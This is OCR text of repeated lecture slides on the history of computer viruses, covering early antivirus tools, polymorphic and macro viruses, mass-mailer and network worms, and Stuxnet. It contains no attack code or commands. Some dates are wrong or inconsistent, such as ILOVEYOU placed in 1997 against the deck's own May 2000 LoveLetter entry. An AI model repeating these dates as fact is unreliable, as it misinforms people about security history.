
- ▶ First antivirus = simple scanner that detects and immunizes
- ▶ 1988 - Alan Solomon published its **Anti-virus Toolkit**
- ▶ 1989 - IBM published **IBM V Scan**, it detects 28 viruses
- ▶ 1989 - John McAfee published **VirusScan**
- ▶ July 1989, creation of **Virus Bulletin Ltd** sponsored by **Sophos**



The first antivirus

At the end of 80 years, many experts do not believe in the danger of computer viruses

- ▶ First antivirus = simple scanner that detects and immunizes
- ▶ 1988 - Alan Solomon published its **Anti-virus Toolkit**
- ▶ 1989 - IBM published **IBM V Scan**, it detects 28 viruses
- ▶ 1989 - John McAfee published **VirusScan**
- ▶ July 1989, creation of **Virus Bulletin Ltd** sponsored by **Sophos**



The first antivirus

At the end of 80 years, many experts do not believe in the danger of computer viruses


- ▶ First antivirus = simple scanner that detects and immunizes
- ▶ 1988 - Alan Solomon published its **Anti-virus Toolkit**
- ▶ 1989 - IBM published **IBM V Scan**, it detects 28 viruses
- ▶ 1989 - John McAfee published **VirusScan**
- ▶ July 1989, creation of **Virus Bulletin Ltd** sponsored by *Sophos*



The first antivirus

At the end of 80 years, many experts do not believe in the danger of computer viruses

- ▶ First antivirus = simple scanner that detects and immunizes
- ▶ 1988 - Alan Solomon published its **Anti-virus Toolkit**
- ▶ 1989 - IBM published **IBM V Scan**, it detects 28 viruses
- ▶ 1989 - John McAfee published **VirusScan**
- ▶ **July 1989**, creation of **Virus Bulletin Ltd** sponsored by **Sophos**



The 90s

1 History of computer viruses

- The origins
 - Scientific foundations
 - The beginnings
- The childhood of art
- The 90s**
- The turn of the 2000s



The first malicious viruses

1991: 300 viruses listed.

The evolution of worms and viruses are closely following the evolution of computers and networks



The first malicious viruses

- ▶ Datacrime performs a low level format the hard disk cylinder 0
- ▶ Dark Avenger.1800 erases a hard disk sector randomly

Dark Avenger

The first malicious viruses

1991: *300 viruses listed.*

The evolution of worms and viruses are closely following the evolution of computers and networks



The first malicious viruses

- ▶ **Datacrime** performs a low level format the hard disk cylinder 0
- ▶ **Dark Avenger.1800** erases a hard disk sector randomly

Dark Avenger

• First self-replicating virus

The first malicious viruses

1991: *300 viruses listed.*

The evolution of worms and viruses are closely following the evolution of computers and networks



The first malicious viruses

- ▶ **Datacrime** performs a low level format the hard disk cylinder 0
- ▶ **Dark Avenger.1800** erases a hard disk sector randomly

Dark Avenger

- ▶ Dark Avenger is a bulgarian pirate

December 1991: First known viruses

The first malicious viruses

1991: *300 viruses listed.*

The evolution of worms and viruses are closely following the evolution of computers and networks



The first malicious viruses

- ▶ **Datacrime** performs a low level format the hard disk cylinder 0
- ▶ **Dark Avenger.1800** erases a hard disk sector randomly

Dark Avenger

- ▶ Dark Avenger is a bulgarian pirate
- ▶ Inventor of the fast infectors viruses
- ▶ Creator of the first virus exchange BBS: **Virus eXchange BBS**

The first malicious viruses

1991: *300 viruses listed.*

The evolution of worms and viruses are closely following the evolution of computers and networks



The first malicious viruses

- ▶ **Datacrime** performs a low level format the hard disk cylinder 0
- ▶ **Dark Avenger.1800** erases a hard disk sector randomly

Dark Avenger

- ▶ **Dark Avenger** is a bulgarian pirate
- ▶ Inventor of the fast infectors viruses
- ▶ Creator of the first virus exchange BBS: **Virus eXchange BBS**

The first malicious viruses

1991: *300 viruses listed.*

The evolution of worms and viruses are closely following the evolution of computers and networks



The first malicious viruses

- ▶ **Datacrime** performs a low level format the hard disk cylinder 0
- ▶ **Dark Avenger.1800** erases a hard disk sector randomly

Dark Avenger

- ▶ **Dark Avenger** is a bulgarian pirate
- ▶ Inventor of the **fast infectors** viruses
- ▶ Creator of the first virus exchange BBS: **Virus eXchange BBS**

The first malicious viruses

1991: *300 viruses listed.*

The evolution of worms and viruses are closely following the evolution of computers and networks



The first malicious viruses

- ▶ **Datacrime** performs a low level format the hard disk cylinder 0
- ▶ **Dark Avenger.1800** erases a hard disk sector randomly


Dark Avenger

- ▶ **Dark Avenger** is a bulgarian pirate
- ▶ Inventor of the **fast infectors** viruses
- ▶ Creator of the first virus exchange BBS: **Virus eXchange BBS**

On new viral technologies

The first polymorphic viruses


- ▶ viruses of the family Chameleon developed by *Mark Washburn*
- ▶ January 1991: publication by *Dark Avenger* of a polymorphic engine: the *Mutation Engine (MtE)*
- ▶ April 1991: birth of *Tequila* a polymorphic virus using a variable encryption algorithm
- ▶ September 1991: birth of *Maltese Amoeba*, it uses a different encryption key based on the infected file



On new viral technologies

The first polymorphic viruses


- ▶ viruses of the family Chameleon developed by *Mark Washburn*
- ▶ January 1991: publication by *Dark Avenger* of a polymorphic engine: the *Mutation Engine (MtE)*
- ▶ April 1991: birth of *Tequila* a polymorphic virus using a variable encryption algorithm
- ▶ September 1991: birth of *Maltese Amoeba*, it uses a different encryption key based on the infected file



On new viral technologies

The first polymorphic viruses


- ▶ viruses of the family Chameleon developed by *Mark Washburn*
- ▶ January 1991: publication by *Dark Avenger* of a polymorphic engine: the **Mutation Engine (MtE)**
- ▶ April 1991: birth of **Tequila** a polymorphic virus using a variable encryption algorithm
- ▶ September 1991: birth of **Maltese Amoeba**, it uses a different encryption key based on the infected file



On new viral technologies

The first polymorphic viruses


- ▶ viruses of the family Chameleon developed by *Mark Washburn*
- ▶ January 1991: publication by *Dark Avenger* of a polymorphic engine: the *Mutation Engine (MtE)*
- ▶ April 1991: birth of *Tequila* a polymorphic virus using a variable encryption algorithm
- ▶ September 1991: birth of *Maltese Amoeba*, it uses a different encryption key based on the infected file



On new viral technologies

The first polymorphic viruses

- ▶ viruses of the family Chameleon developed by *Mark Washburn*
- ▶ January 1991: publication by *Dark Avenger* of a polymorphic engine: the *Mutation Engine (MtE)*
- ▶ April 1991: birth of **Tequila** a polymorphic virus using a variable encryption algorithm
- ▶ September 1991: birth of **Maltese Amoeba**, it uses a different encryption key based on the infected file




On new viral technologies

*Even if programming a computer virus is wreathed of mystery,
it's not an insurmountable intellectual exercise.*

The virus generators

With this kind of tools, anyone can create their own virus by clicking on drop down menus and by selecting options from lists of actions and of modes of infection.



The macro viruses

Macro viruses infect documents and templates supported by the application supporting the macro language

► August 1995: birth of the first macro virus – Concept

1997: ILOVEYOU

In 1995, the **systems viruses** perform 80% of alerts

In 1998, the **macro viruses** perform 80% of alerts

The macro viruses

Macro viruses infect documents and templates supported by the application supporting the macro language

- ▶ August 1995: birth of the first macro virus – Concept
- ▶ July 1996: Laroux
- ▶ September 2001, nearly 8000 macro viruses listed

In 1995, the **systems viruses** perform 80% of alerts

In 1998, the **macro viruses** perform 80% of alerts

The macro viruses

Macro viruses infect documents and templates supported by the application supporting the macro language

- ▶ August 1995: birth of the first macro virus – **Concept**
- ▶ July 1996: **Laroux**
- ▶ September 2001, nearly **8000 macro viruses** listed

In 1995, the **systems viruses** perform 80% of alerts

In 1998, the **macro viruses** perform 80% of alerts

The macro viruses

Macro viruses infect documents and templates supported by the application supporting the macro language

- ▶ August 1995: birth of the first macro virus – **Concept**
- ▶ July 1996: **Laroux**
- ▶ September 2001, nearly **8000 macro viruses** listed

In 1995, the **systems viruses** perform 80% of alerts

In 1998, the **macro viruses** perform 80% of alerts

The macro viruses

Macro viruses infect documents and templates supported by the application supporting the macro language

- ▶ August 1995: birth of the first macro virus – **Concept**
- ▶ July 1996: **Laroux**
- ▶ September 2001, nearly **8000 macro viruses** listed

In 1995, the **systems viruses** perform 80% of alerts

In 1998, the **macro viruses** perform 80% of alerts


The turn of the 2000s

1 History of computer viruses

- The origins
 - Scientific foundations
 - The beginnings
- The childhood of art
- The 90s
- The turn of the 2000s




The "Mass Mailers"



The aim of the developers of computer viruses is that their creation is spread as widely as possible.

- ▶ January 1999: first mass mailer - **Ska** alias **Happy99**
- ▶ March 1999: **Melissa** breaks down many mail servers around the world
- ▶ May 2000: **LoveLetter** causes a worldwide epidemic


The "Mass Mailers"



The aim of the developers of computer viruses is that their creation is spread as widely as possible.

- ▶ January 1999: first mass mailer - **Ska** alias **Happy99**
- ▶ March 1999: **Melissa** breaks down many mail servers around the world
- ▶ May 2000: **LoveLetter** causes a worldwide epidemic

The "Mass Mailers"



The aim of the developers of computer viruses is that their creation is spread as widely as possible.

- ▶ January 1999: first mass mailer - **Ska** alias **Happy99**
- ▶ March 1999: **Melissa** breaks down many mail servers around the world
- ▶ May 2000: **LoveLetter** causes a worldwide epidemic

The return of worms




Figure : CodeRed propagation




Figure : Slammer propagation

The spread of the Internet leads to a mass return of the worms.

- ▶ **July 12, 2001:** **Code Red** infects 360 000 computers in one week
- ▶ **September 18, 2001:** **Nimda** infects 450 000 computers in 12 hours
- ▶ **January 25, 2003:** **Slammer** infects 90% of vulnerable computers worldwide in less than ten minutes

The return of worms




Figure : CodeRed propagation




Figure : Slammer propagation

The spread of the Internet leads to a mass return of the worms.

- ▶ **July 12, 2001:** **Code Red** infects 360 000 computers in one week
- ▶ **September 18, 2001:** **Nimda** infects 450 000 computers in 12 hours
- ▶ **January 25, 2003:** **Slammer** infects 90% of vulnerable computers worldwide in less than ten minutes

The return of worms




Figure : CodeRed propagation




Figure : Slammer propagation


The spread of the Internet leads to a mass return of the worms.

- ▶ **July 12, 2001:** **Code Red** infects 360 000 computers in one week
- ▶ **September 18, 2001:** **Nimda** infects 450 000 computers in 12 hours
- ▶ **January 25, 2003:** **Slammer** infects 90% of vulnerable computers worldwide in less than ten minutes

Domination of worms and mass mailers

Starting from the middle of the 2000s, mass mailers worms and network worms share the top list of viral infections.


- ▶ August 2003: Blaster network worm
- ▶ January 2003: Sobig mass mailer worm 1 email out of 10 infected in the world
- ▶ January 26, 2004: Mydoom mass mailer worm 20 millions emails and 1 million computers infected in 7 days
- ▶ April 2004: Sasser network worm
- ▶ January 2009: Conficker virus & network worm



Domination of worms and mass mailers

Starting from the middle of the 2000s, mass mailers worms and network worms share the top list of viral infections.


- ▶ August 2003: Blaster network worm
- ▶ January 2003: Sobig mass mailer worm 1 email out of 10 infected in the world
- ▶ January 26, 2004: Mydoom mass mailer worm 20 millions emails and 1 million computers infected in 7 days
- ▶ April 2004: Sasser network worm
- ▶ January 2009: Conficker virus & network worm



Domination of worms and mass mailers

Starting from the middle of the 2000s, mass mailers worms and network worms share the top list of viral infections.


- ▶ August 2003: Blaster network worm
- ▶ January 2003: Sobig mass mailer worm 1 email out of 10 infected in the world
- ▶ January 26, 2004: Mydoom mass mailer worm 20 millions emails and 1 million computers infected in 7 days
- ▶ April 2004: Sasser network worm
- ▶ January 2009: Conficker virus & network worm



Domination of worms and mass mailers

Starting from the middle of the 2000s, mass mailers worms and network worms share the top list of viral infections.


- ▶ August 2003: **Blaster** network worm
- ▶ January 2003: **Sobig** mass mailer worm 1 email out of 10 infected in the world
- ▶ January 26, 2004: **Mydoom** mass mailer worm 20 millions emails and 1 million computers infected in 7 days
- ▶ April 2004: **Sasser** network worm
- ▶ January 2009: **Conficker** virus & network worm



Domination of worms and mass mailers


Starting from the middle of the 2000s, mass mailers worms and network worms share the top list of viral infections.

- ▶ August 2003: Blaster network worm
- ▶ January 2003: Sobig mass mailer worm 1 email out of 10 infected in the world
- ▶ January 26, 2004: Mydoom mass mailer worm 20 millions emails and 1 million computers infected in 7 days
- ▶ April 2004: Sasser network worm
- ▶ January 2009: Conficker virus & network worm




Attacks becomes more targeted: Stuxnet

- ▶ The worm was first identified by the security company **VirusBlokAda** in mid-June 2010
- ▶ Worm targeted: it makes itself inert if **Siemens software** is not found on infected computers
- ▶ Stuxnet attacked Windows systems using four zero-day attacks
- ▶ It is initially spread using infected removable drives such as USB flash drives




Attacks becomes more targeted: Stuxnet

- ▶ The worm was first identified by the security company **VirusBlokAda** in mid-June 2010
- ▶ **Worm targeted:** it makes itself inert if **Siemens software** is not found on infected computers
- ▶ Stuxnet attacked Windows systems using **four zero-day attacks**
- ▶ It is initially spread using infected removable drives such as **USB flash drives**




Attacks becomes more targeted: Stuxnet

- ▶ The worm was first identified by the security company **VirusBlokAda** in mid-June 2010
- ▶ **Worm targeted**: it makes itself inert if **Siemens software** is not found on infected computers
- ▶ Stuxnet attacked Windows systems using **four zero-day attacks**
- ▶ It is initially spread using infected removable drives such as **USB flash drives**



Attacks becomes more targeted: Stuxnet

- ▶ The worm was first identified by the security company **VirusBlokAda** in mid-June 2010
- ▶ **Worm targeted**: it makes itself inert if **Siemens software** is not found on infected computers
- ▶ Stuxnet attacked Windows systems using **four zero-day attacks**
- ▶ It is initially spread using infected removable drives such as **USB flash drives**



Definition & Classification

- 1 History of computer viruses
- 2 Definition & Classification
- 3 Malwares
- 4 Conclusion



The biological viruses

2 Definition & Classification

■ The biological viruses

- Definition
- Structure
- Infection & Replication

■ The computer viruses

- Definition
- Structure & Life cycle
- Infection & Replication

■ Mapping & Timeline

